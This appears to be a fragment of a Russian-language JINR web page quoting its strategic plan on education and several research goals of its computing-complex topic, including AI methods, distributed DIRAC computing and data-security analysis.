
- Из «Стратегического плана долгосрочного развития ОИЯИ до 2030 года и далее»: «Для воспитания новых поколений высококвалифицированных исследователей, инженеров и техников необходима четкая образовательная программа ОИЯИ, которая должна постоянно корректироваться. Она должна опираться на образовательные и учебные программы на местах, но также активно взаимодействовать с университетами и учебными центрами государств-членов ОИЯИ. Только в тесном сотрудничестве с этими учреждениями можно гарантировать устойчивое развитие ОИЯИ и успешную реализацию описанных выше проектов.»
- В рамках темы 06-6-1118-2014/2030 “Многофункциональный информационно-вычислительный комплекс (МИВК)” Проблемно-тематического плана ОИЯИ: «Развитие в рамках аналитической платформы методов искусственного интеллекта и создание программного окружения для работы с технической и научной информацией.»



#### Государства-члены




#### Ассоциированные члены



- В рамках темы 06-6-1118-2014/2030 “Многофункциональный информационно-вычислительный комплекс (МИВК)” Проблемно-тематического плана ОИЯИ: «Повышение эффективности использования распределённой гетерогенной вычислительной среды, построенной на базе ПО DIRAC путем развития и внедрения в систему методики анализа производительности задач, работающих в распределённой среде.»

Общая схема построенной географически распределённой гетерогенной вычислительной среды



- В рамках темы 06-6-1118-2014/2030 “Многофункциональный информационно-вычислительный комплекс (МИВК)” Проблемно-тематического плана ОИЯИ: «Разработка методов и создание комплексных решений анализа безопасности данных и компьютерных систем.»

